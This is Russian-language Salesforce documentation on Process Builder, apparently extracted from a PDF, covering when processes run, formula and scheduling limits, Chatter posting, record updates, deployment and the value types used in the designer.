Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Процессы выполняются автоматически и невидимы для пользователей. Прежде чем проектировать или активировать процесс, необходимо понять, какие изменения запускают процессы.

Изменение записи может применяться не только к процессам. При создании или редактировании записи система Salesforce оценивает, нужно ли запускать другие элементы настройки, такие как правила проверки для записи. Элементы настройки оцениваются в следующем порядке.

1. Правила проверки
2. Правила назначения
3. Правила автоматического ответа
4. Бизнес-правила и процессы (и их немедленные действия)
5. Правила перевода на следующий уровень

Дополнительные сведения см. в разделе «Триггеры и порядок выполнения» в *Руководстве разработчика Apex*.

Созданный процесс связывается строго с одним объектом. Вы также указываете, нужно ли оценивать только созданные записи или созданные и отредактированные записи. Активированный процесс запускается, когда изменение записи соответствует этим настройкам.

Процессы оценивают изменения записей в следующих случаях.

- Запись создается или сохраняется. Процессы, созданные после сохранения записей, не оценивают эти записи задним числом.
- Выполняется переподчинение стандартного объекта во взаимосвязи «Основная — подробная».
- Пользователи синхронизируют записи, которые изменились во время использования Connect Offline.
- Выполняется преобразование интересов, если включен параметр интереса **«Требовать проверку для преобразованных интересов»**.
- Другой процесс, бизнес-правило или поток обновляют запись в той же транзакции, если для процесса настроена повторная оценка записей.

  Процессы могут повторно оценивать записи до пяти раз в одной транзакции. При обновлении пакета процессы повторно оценивают только измененные записи.

Прим.: Изменение записи может запускать несколько процессов. Пользователь не может определить, какой процесс запустится первым.

Процессы не оценивают изменения записей в следующих случаях.

- Обновляются поля статистики по кампании, такие как статистика по отдельным кампаниям или иерархиям кампаний.
- Выполняется массовая замена значений раскрывающегося списка.
- Выполняется массовое обновление адресных полей.
- Выполняется массовое обновление подразделений.
- Изменяются назначения территорий для организаций и возможностей.
- Выполняется деактивация пользователей портала самообслуживания, клиентского или партнерского портала.
- Данные «Область» и «Страна» преобразуются посредством инструмента «Преобразовать».
- Раскрывающиеся списки «Область» и «Страна» изменяются с помощью компонента `AddressSettings` в интерфейсе Metadata API

Особенности проектирования процессов

Прежде чем разработать процесс, просмотрите ограничения и рекомендации ниже.

Совет: Рекомендуем использовать новейшую стабильную версию браузера Google Chrome™.

Рекомендации по проектированию процессов

Прежде чем проектировать процесс, просмотрите рекомендации ниже.

Рекомендации по доступности конструктора процессов

Конструктор процессов соответствует требованиям статьи 508, с одним исключением. Вы не сможете закрыть модальные диалоговые окна с помощью клавиатуры.

Рекомендации по обеспечению совместимости для процессов

Прежде чем проектировать процесс, необходимо знать, как процессы взаимодействуют с другими компонентами Salesforce, такими как настраиваемые объекты и поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для формул процесса

Формулы, используемые как условия критериев, отличаются некоторыми ограничениями. Процесс, содержащий недопустимую формулу, не может быть сохранен или активирован.

Рекомендации по планированию действий процесса

Запланированные действия обрабатываются в зависимости от типа расписания, с которым они связаны, а также от того, изменилось ли поле и был ли деактивирован процесс.

Рекомендации по процессам, публикующим сообщения в Chatter

Действие «Опубликовать в Chatter» не поддерживает сообщества, и в отношении содержимого сообщений действует ряд ограничений.

Рекомендации для процессов, обновляющих записи

Сведения о том, что происходит при смене ответственного за запись, многократном обновлении одного и того же поля и обновлении полей валюты в мультивалютной организации.

Рекомендации по проектированию процессов

Прежде чем проектировать процесс, просмотрите рекомендации ниже.

- Для объекта используйте или бизнес-правила, или процессы. Если использовать и то, и другое, будет невозможно спрогнозировать порядок их выполнения.
- Убедитесь, что процессы не создают бесконечные циклы.

  Например, действие «Обновить записи» для процесса Process1 запускает процесс Process2, а действие «Создать запись» для процесса Process2 запускает процесс Process1. Циклы могут привести к превышению почасовых ограничений организации.
- Если вы заменяете бизнес-правило процессом, деактивируйте бизнес-правило при активации процесса. Иначе можно получить неожиданные результаты, например перезаписанные записи или повторяющиеся электронные сообщения. Эта рекомендация также относится к триггерам Apex.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по доступности конструктора процессов

Конструктор процессов соответствует требованиям статьи 508, с одним исключением. Вы не сможете закрыть модальные диалоговые окна с помощью клавиатуры.

Закрытие элементов UI с помощью клавиши Esc

Клавиша ESC позволяет закрывать модальные диалоговые окна, но не поддерживает закрытие боковых панелей.

Изменение порядка узлов критериев

Для изменения порядка узлов критериев с помощью клавиатуры выполните следующие действия.

1. Выберите узел критериев нажатием на клавишу «Пробел».
2. Измените местоположение узла критерия, используя стрелки вверх и вниз.
3. Сохраните изменения нажатием на клавишу «Пробел».
4. Отмените, нажав клавишу Esc.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по обеспечению совместимости для процессов

Прежде чем проектировать процесс, необходимо знать, как процессы взаимодействуют с другими компонентами Salesforce, такими как настраиваемые объекты и поля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Объекты

Конструктор процессов не поддерживает:

- Нерекомендуемые настраиваемые объекты
- Внешние объекты
- Запрос на регистрацию — не поддерживается только в расписаниях
- Сообщение социальной сети
- Социальный образ

Настраиваемые поля

- Конструктор процессов не поддерживает настраиваемые поля типа «Файл».
- Если процесс ссылается на настраиваемое поле:
  - Нельзя удалить поле.
  - Если изменить тип или имя поля, процесс нарушается.
  - Если изменить метку поля, процесс не нарушается, но по-прежнему использует исходную метку.

Правила проверки

- Немедленные действия «Обновить записи» удовлетворяют условиям правил проверки.
- Запланированные действия «Обновить записи» пропускают правила проверки.

Преобразованные интересы

Для оценки записей, созданных в результате преобразования интересов, включите параметр интереса **«Требовать проверку для преобразованных интересов»**.

Значения поля формулы

Если стандартное поле формулы ссылается на поле для связанного объекта, то значение этого поля при запуске процесса всегда равно нулю. Такое ограничение не применяется к настраиваемым полям формул, которые ссылаются на поле связанного объекта. Для настраиваемого поля формулы, использующего такую же формулу, значение поля определяется при запуске процесса.

Например, поле «RevenueShare» в поле «Влияние кампании» выполняет следующий расчет: `CampaignInfluence.Opportunity.Amount * CampaignInfluence.Influence`. Так как формула ссылается на поле возможности (связанный объект), значение этого поля равно нулю.

Ограничения для формул процесса

Формулы, используемые как условия критериев, отличаются некоторыми ограничениями. Процесс, содержащий недопустимую формулу, не может быть сохранен или активирован.

Все формулы, используемые критериями, должны соответствовать требованиям ниже.

- Формула должна возвращать значение `true` или `false`. Если формула возвращает значение `true`, то связанные действия выполняются.
- Формула должна содержать не более 3 000 символов.
- Формула должна содержать поддерживаемую функцию.

Совет: Скобки не добавляются автоматически при вставке функции. Обязательно добавляйте в формулу скобки, например *TODAY()*.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Неподдерживаемые функции

Формула процесса, использующая любую функцию ниже, возвращает значение `null`.

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

Полный список операторов и функций для создания формул в Salesforce см. в разделе «Операторы и функции формулы» на странице 5930.

Прим.:

- Если критерии процесса используют формулу, не рекомендуем создавать формулу, которая всегда оценивается как истинная (например, *«2 < 5»*).
- ISCHANGED может использоваться как функция формулы или оператор. При использовании в качестве функции формулы в критериях процесса система не позволяет ссылаться на связанные поля дочерней записи. Например, ISCHANGED не поддерживается при добавлении ссылки на поле *[Case].Contact.AccountId*, но может использоваться при добавлении ссылки на поле *[Case].ContactId*.

СМ. ТАКЖЕ:

Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»

Рекомендации по использованию дополнительных параметров конструктора процессов

Советы по использованию полей формулы типа «Раскрывающийся список» и «Раскрывающийся список со множественным выбором»

Рекомендации по планированию действий процесса

Запланированные действия обрабатываются в зависимости от типа расписания, с которым они связаны, а также от того, изменилось ли поле и был ли деактивирован процесс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для расписаний процессов

Прежде чем добавить в процесс расписание, необходимо знать ограничения и компоненты, которые не поддерживаются.

Как система Salesforce обрабатывает запланированные действия?

Ожидаемый порядок обработки запланированных действий в зависимости от типа расписания, с которым они связаны, а также от того, изменилось ли поле и был ли деактивирован процесс.

Транзакции и запланированные действия

Немедленные действия процессов выполняются в одной транзакции как операция, инициировавшая начало процесса, — при создании или редактировании записи. Запланированные действия добавляются в отдельную транзакцию.

Ограничения для расписаний процессов

Прежде чем добавить в процесс расписание, необходимо знать ограничения и компоненты, которые не поддерживаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Во всех версиях организация может иметь максимум 20 000 расписаний процессов на основе поля и событий ожидания потока на основе оповещений по относительному времени.
- Если в группе действий содержатся запланированные действия, невозможно продолжить оценку следующего критерия в процессе после выполнения этих действий.
- Процессы SignupRequest не поддерживают запланированные действия.
- Расписания на основе полей не могут ссылаться на поле «Дата» или «Дата/Время», содержащее автоматические производные функции, такие как TODAY или NOW.
- Расписания на основе полей не могут ссылаться на поле формулы, содержащее поля слияния связанного объекта.
- Если вы добавите расписание за 0 дней до определенной даты, после чего откроете процесс заново, расписание изменится на 0 дней после этой даты. Процесс все равно будет выполнен в указанное время.

Как система Salesforce обрабатывает запланированные действия?

Ожидаемый порядок обработки запланированных действий в зависимости от типа расписания, с которым они связаны, а также от того, изменилось ли поле и был ли деактивирован процесс.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ограничения для обработки запланированных действий

- Организация может обрабатывать не более 1 000 групп запланированных действий в час.

  Каждой группе запланированных действий назначается расписание (например, «через 3 дня»). Обработка расписания инициирует выполнение связанных действий. При превышении данного ограничения система Salesforce обрабатывает оставшиеся расписания в следующем часе.

  Например, организация использует 1 200 групп отложенных действий, обработка которых запланирована на период с 4:00 до 17:00. Система Salesforce обрабатывает 1 000 групп с 4:00 до 17:00, а остальные 200 групп — с 17:00 до 18:00.

- Организация может одновременно использовать не более 30 000 отложенных расписаний и ожидающих сеансов потока.

Расписания, основанные на текущем времени

Например: через 3 дня.

Расписание оценивается на основе часового пояса пользователя, создавшего процесс.

Расписания, основанные на значении поля

Например: через три дня после наступления даты, указанной в поле обращения «Дата создания».

- Расписание оценивается на основе часового пояса организации.
- Если расписание ссылается на нулевое значение поля, система Salesforce игнорирует такое расписание.
- При наличии действий, запланированных на прошедшую дату, система Salesforce выполняет данную группу запланированных действий в течение одного часа.

  Например, процесс отправляет сообщение электронной почты ответственному за возможность за семь дней до даты закрытия. Процесс выполняется для возможности, которая должна быть закрыта сегодня, так что система Salesforce выполняет запланированные действия в течение одного часа.

- Если вы запланируете действие на **0 дней после** определенной даты, может возникнуть задержка по сравнению со временем, указанным в поле даты перед выполнением группы действий.

Ограничения для преобразованных интересов

- Интерес, поле которого используется невыполненным расписанием, не может быть преобразован.
- Если включена функция **«Выполнять проверку и триггеры при преобразовании интереса»**, то запланированные действия над интересами не выполняются при преобразовании интересов.
- Если интерес был преобразован в участника кампании до завершения связанных запланированных действий, то система Salesforce все равно выполняет данные запланированные действия.

Что происходит при изменении значений поля?

- Запланированные действия процессов, выполняемых при создании или редактировании записи, находятся в очереди только при наличии действительных критериев. Если запись больше не соответствует заданным критериям, то Salesforce удаляет связанные с ней запланированные действия из очереди.
- Система Salesforce не выполняет повторную оценку записи для процессов, выполняемых при создании записи. Запланированные действия остаются в очереди, даже если запись больше не соответствует связанным критериям при выполнении запланированных действий.
- Если изменение значения ссылочного поля не инициирует обработку расписания, то система Salesforce пересчитывает связанное с полем расписание.

  Например, процесс отправляет сообщение электронной почты ответственному за возможность за семь дней до даты закрытия. В качестве даты закрытия установлено 20 февраля 2014 года. Система Salesforce обрабатывает расписание 13 февраля 2014 года и отправляет сообщение электронной почты. Если дата закрытия изменена на 10 февраля 2014 года и расписание еще не обработано, система Salesforce пересчитывает расписание и отправляет сообщение электронной почты 3 февраля 2014 года. При назначении расписанию прошедшей даты система Salesforce выполняет связанные действия сразу после сохранения записи.

- При удалении записи или объекта, связанных с расписанием, Salesforce не обрабатывает расписание.

Что происходит при деактивации связанного процесса?

Деактивация процесса не препятствует обычному выполнению запланированных действий. Если деактивированный процесс содержит отложенные запланированные действия, а запись, поле которой используется расписанием, изменяется, то система Salesforce пересчитывает расписание для этих действий.

После деактивации процесса система Salesforce игнорирует все прочие изменения в связанных записях.

Что происходит при сбое запланированных действий?

Если запланированные действия не выполняются, например если пользователь, запустивший процесс, неактивен, то администратор, который создал процесс, получает сообщение электронной почты со сведениями о сбое. Salesforce предпринимает дополнительные попытки выполнить неудавшиеся запланированные действия перед тем, как удалить их из очереди.

Транзакции и запланированные действия

Немедленные действия процессов выполняются в одной транзакции как операция, инициировавшая начало процесса, — при создании или редактировании записи. Запланированные действия добавляются в отдельную транзакцию.

Группы запланированных действий не выполняются раздельно. Они объединяются в отдельный пакет, который начинает выполняться в течение одного часа после входа первой группы в пакет. Кроме того, пакет может содержать сеансы потока, возобновляемые после наступления указанного времени. Данный алгоритм может привести к превышению контролирующих ограничений Apex, если действия группы выполняют операции DML или запросы SOQL.

Операция DML используется при каждом создании, обновлении или удалении записи Salesforce (например, при выполнении процессом действия «Создать запись»). Запрос SOQL используется при каждом поиске системой Salesforce информации о текущей записи (например, при выполнении процессом действия «Обновить записи»). Дополнительные сведения о контролирующих ограничениях Apex см. в разделе «Ограничения для процессов» на странице 6051.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если процесс содержит запланированные действия, убедитесь, что действия выполняют только операции DML или запросы SOQL, разрешенные контролирующими ограничениями Apex.

Если группа запланированных действий не выполняется:

- Предыдущие группы запланированных действий в транзакции данного пакета успешно выполняются.
- Немедленные действия данного процесса успешно выполняются.
- Все запланированные действия данной группы не выполняются.
- Предпринимается попытка выполнить оставшиеся группы запланированных действий в данном пакете.

Пример: Система Salesforce планирует обработать пакет из 25 групп запланированных действий в одной транзакции. Данный пакет позволяет использовать не более 100 операций DML. Первые 22 группы используют по пять операций DML, а последние три группы не используют операции DML.

При попытке выполнения операций DML 101–105 для данной транзакции двадцать первая группа нарушает контролирующие ограничения Apex. Первые 20 групп запланированных действий выполняются успешно, а двадцать первая группа запланированных действий не выполняется. Независимо от того, каким именно действием было нарушено ограничение, неудачное выполнение ожидает все действия. Затем система Salesforce пытается выполнить оставшиеся группы запланированных действий в пакете. Выполнение двадцать второй группы, использующей пять операций DML, также завершается неудачей, так как все допустимые операции DML уже использованы транзакцией. Тем не менее последние три группы, которые не используют операции DML, выполняются успешно.

Рекомендации по процессам, публикующим сообщения в Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Действие «Опубликовать в Chatter» не поддерживает сообщества, и в отношении содержимого сообщений действует ряд ограничений.

Неподдерживаемые ленты

Процессы не могут публиковать сообщения в ленте пользователя сообщества или группы.

Сообщение Chatter

- Можно добавить до 25 @упоминаний в сообщение Chatter.
- При использовании обозревателя Microsoft® Internet Explorer® 11 вставка текста в сообщение не поддерживается. Действия копирования и вставки могут использоваться во всех поддерживаемых обозревателях.
- Сообщение не должно начинаться со ссылки на поле, например `{![Account].Name}`. В противном случае действие не будет сохранено. Чтобы решить данную проблему, добавьте пробел в начале сообщения.

Развертывание процессов, публикующих сообщения в Chatter

Если процесс публикует сообщения в ленте Chatter конкретного пользователя или группы, то процесс выполняется только в исходной организации. Идентификаторы, которые используются в действии «Опубликовать в Chatter», отсутствуют в целевой организации.

Рекомендации для процессов, обновляющих записи

Сведения о том, что происходит при смене ответственного за запись, многократном обновлении одного и того же поля и обновлении полей валюты в мультивалютной организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Изменение ответственного за запись

Процессы, обновляющие ответственных, не переносят связанные элементы автоматически. Используйте действие «Обновить записи» для каждого типа переносимой дочерней записи.

Например, вам нужно перенести ответственность за организацию. Добавьте в процесс четыре действия «Обновить записи». Первое действие обновляет организацию. Второе действие обновляет дочерние контакты. Третье действие обновляет дочерние возможности. И четвертое действие обновляет дочерние контракты.

Многократное обновление одного и того же поля

Если несколько действий «Обновить записи» применяют разные значения к одному полю, то используется значение последнего действия.

Мультивалюта

Если организация использует мультивалюту, то поля валюты обновляются посредством кода валюты записи. Если для обновления поля используется формула, ее значения используют код валюты записи.

Рекомендации по управлению процессами

Сведения о том, что происходит при установке, активации или удалении процессов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установленные процессы

Если процесс установлен из управляемого пакета, такой процесс можно только активировать или деактивировать. Пользователи не могут просматривать или редактировать этот процесс.

Активные процессы

Активированный процесс недоступен для редактирования.

Удаление процессов

Процесс, содержащий невыполненные группы запланированных действий, нельзя удалить. В качестве временного решения удалите невыполненные группы незапланированных действий на странице 6098.

Рекомендации по развертыванию процессов

Ниже перечислены рекомендации по развертыванию процессов, например при использовании пакетов или наборов изменений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Процессы, которые ссылаются на другие компоненты

При развертывании процесса, содержащего любые из нижеперечисленных действий, соответствующие компоненты не включаются автоматически в пакет или набор изменений. Для успешного развертывания следует вручную добавить компоненты, на которые есть ссылки, в пакет или набор изменений.

- Apex
- Электронные предупреждения
- Запустить поток
- Публикация сообщения в Chatter
- Быстрые действия
- Submit for Approval

Metadata API

- Процесс, который уже существует в целевой организации, должен быть неактивен. В противном случае процесс не будет развернут.
- Процесс, который не существует в целевой организации, развертывается со статусом «Неактивно» независимо от его статуса в исходной организации.

Развертывание процессов, публикующих сообщения в Chatter

Если процесс публикует сообщения в ленте Chatter конкретного пользователя или группы, то процесс выполняется только в исходной организации. Идентификаторы, которые используются в действии «Опубликовать в Chatter», отсутствуют в целевой организации.

Настройка значений в конструкторе процессов

В конструкторе процессов необходимо настраивать различные значения: например, задавать условия для критерия, настраивать поля нового обращения для действия «Создать запись» или указывать метод Apex для ссылки).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Область выбора поля

Рекомендуем использовать область выбора поля для добавления ссылок на поля записи, начавшей процесс, или поля связанных записей.

Типы значений конструктора процессов

При выборе значения для заданного поля (запись, начавшая процесс, или связанная запись) доступные типы значений фильтруются на основе выбранного поля.

Раскрывающиеся списки со множественным выбором в конструкторе процессов

Конструктор процессов позволяет выбирать несколько значений для поля типа «Раскрывающийся список со множественным выбором».

Область выбора поля


Рекомендуем использовать область выбора поля для добавления ссылок на поля записи, начавшей процесс, или поля связанных записей.

Чтобы воспользоваться полями связанной записи, щелкните нужное поле со значком ›. Например, воспользуйтесь значением поля «Код организации» для организации контакта обращения.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Область выбора поля отображает только поля, соответствующие выбранному параметру.

Если поле отображается несколько раз, значит, оно может относиться к нескольким объектам. Например, если создана очередь для обращений, ответственным за обращение может быть пользователь или очередь. «Код ответственного» представляет собой *полиморфное поле* — поле, которое связано с несколькими объектами.



Для доступа к полю ответственного за обращение выберите соответствующую взаимосвязь. Будьте осторожны. Если выбрать **«Код ответственного (пользователь)»** и если владельцем записи является очередь, процесс будет завершен с ошибкой.

Типы значений конструктора процессов

При выборе значения для заданного поля (запись, начавшая процесс, или связанная запись) доступные типы значений фильтруются на основе выбранного поля.

Ниже перечислены доступные типы значений.

- **«Валюта»**: введите значение валюты вручную.
- **«Логическое»**: выберите логическое значение (истина или ложь).
- **«Дата/время»** или **«Дата»**: введите значение даты/времени или даты вручную.
- **«Формула»**: создайте выражение формулы.
- **«Глобальная постоянная»**: выберите глобальную постоянную для назначения значению нулевой или пустой строки (например, $GlobalConstant.Null).
- **«Код»**: введите значение кода Salesforce вручную (например, *00300000003T2PGAA0*).

  Прим.: Если в основе процесса лежит код пользователя (например, если значение параметра [Event].OwnerId равно значению конкретного кода), убедитесь, что код представлен 18-, а не 15-значной строкой. Коды, представленные 15-значной строкой, можно преобразовать в 18-значные с помощью следующего средства: www.adminbooster.com/tool/15to18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- **«Раскрывающийся список со множественным выбором»**: выберите как минимум одно значение раскрывающегося списка со множественным выбором.
- **«Число»**: введите числовое значение вручную.
- **«Раскрывающийся список»**: выберите значение раскрывающегося списка.
- **«Ссылка»**: выберите поле записи или связанной записи.
- **«Строка»**: введите строковое значение вручную.

Прим.: Данные значения глобальных постоянных не поддерживаются оператором «равно нулю».

- *$GlobalConstant.Null*
- *$GlobalConstant.EmptyString*

Раскрывающиеся списки со множественным выбором в конструкторе процессов

Конструктор процессов позволяет выбирать несколько значений для поля типа «Раскрывающийся список со множественным выбором».

Например, задайте несколько значений для поля «Страна» записи компании, которая работает в Ирландии, Великобритании и Франции.

Ниже перечислены компоненты, поддерживающие раскрывающиеся списки со множественным выбором.

- Формулы
- Критерии процесса
- Действия «Создать запись»
- Быстрые действия
- Действия «Обновить записи»


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы задать несколько значений, создайте одно условие для каждого отдельного значения раскрывающегося списка со множественным выбором в критериях процесса. Например, если процесс проверяет расположения офисов организации


на предмет их изменения, добавьте ссылки на несколько значений путем выбора одного поля для каждого значения раскрывающегося списка со множественным выбором.



Дополнительную информацию см. в разделе «Советы по использованию полей формулы типа "Раскрывающийся список" и "Раскрывающийся список со множественным выбором"».

Введите значения путем выбора параметра **«Выбрать значения...»** при добавлении ссылки на поле раскрывающегося списка со множественным выбором в действии.

Добавьте или удалите значения путем их перетаскивания между столбцами «Доступно» (**1**) и «Выбрано» (**2**).



Ниже перечислены рекомендации по использованию операторов в раскрывающихся списках со множественным выбором.

- Рекомендуем использовать оператор «Равно» только при выборе одного значения из поля раскрывающегося списка со множественным выбором.
- При использовании оператора «Равно» с несколькими значениями раскрывающегося списка со множественным выбором и выборе параметра **«Соответствие любым условиям (ИЛИ)»** условие оценивается как истинное только

для одного значения. Например, если процесс проверяет поле «Регион» на наличие значения «Западный» или «Восточный», то условие оценивается как истинное при наличии только значения «Западный» или только значения «Восточный», но не обоих значений.

- При использовании операторов **«Содержит»** и **«ИЛИ»** для оценки нескольких значений раскрывающегося списка со множественным выбором условие оценивается как истинное для нескольких значений. Например, если процесс проверяет поле «Регион» на наличие значения «Западный» или «Восточный», то условие оценивается как истинное при наличии в поле «Регион» значений «Западный» и «Восточный», либо при наличии в поле «Регион» значений «Западный» или «Восточный».

Настройка дополнительных параметров в конструкторе процессов

С помощью конструктора процессов пользователи могут выбирать некоторые дополнительные параметры для выполнения действий в процессах.

Чтобы выбрать данные параметры, разверните область **«Дополнительно»** боковой панели при выполнении указанных ниже действий.

- Добавление объектов в процесс (не поддерживается для вызываемых процессов)
- Добавление критериев в процесс

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по использованию дополнительных параметров конструктора процессов

Ниже перечислены рекомендации по выбору дополнительных параметров.

Повторная оценка записей в конструкторе процессов

При добавлении объектов в процесс пользователь может выбрать многократную оценку записи в одной транзакции.

Добавление процессов в конструкторе процессов

Вызываемые процессы позволяют формировать секции процессов из блоков и добавлять к ним дополнительную логику. *Вызываемый процесс* представляет собой процесс, который запускается по вызову другого процесса. Вызываемыми и невызываемыми процессами управляет параметр «Начать процесс при», устанавливаемый в свойствах процесса.

Предотвращение нежелательных действий в процессах

При добавлении критериев в процесс пользователь может выбрать выполнение действий только при изменении указанных критериев.

Рекомендации по использованию дополнительных параметров конструктора процессов

Ниже перечислены рекомендации по выбору дополнительных параметров.

- Рекомендуем избегать создания бесконечного цикла при предоставлении процессу возможности повторной оценки записей. Например, если процесс проверяет описание организации на предмет его изменения, а затем обновляет описание организации и создает сообщение Chatter при каждом создании или редактировании записи организации, то результатом оценки и инициирования действий будут шесть сообщений Chatter.
- Чтобы выполнить многократную оценку записи в одной транзакции при выборе объекта для процесса, не рекомендуем задавать критериям значение «Без критериев: просто выполнение действий!».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

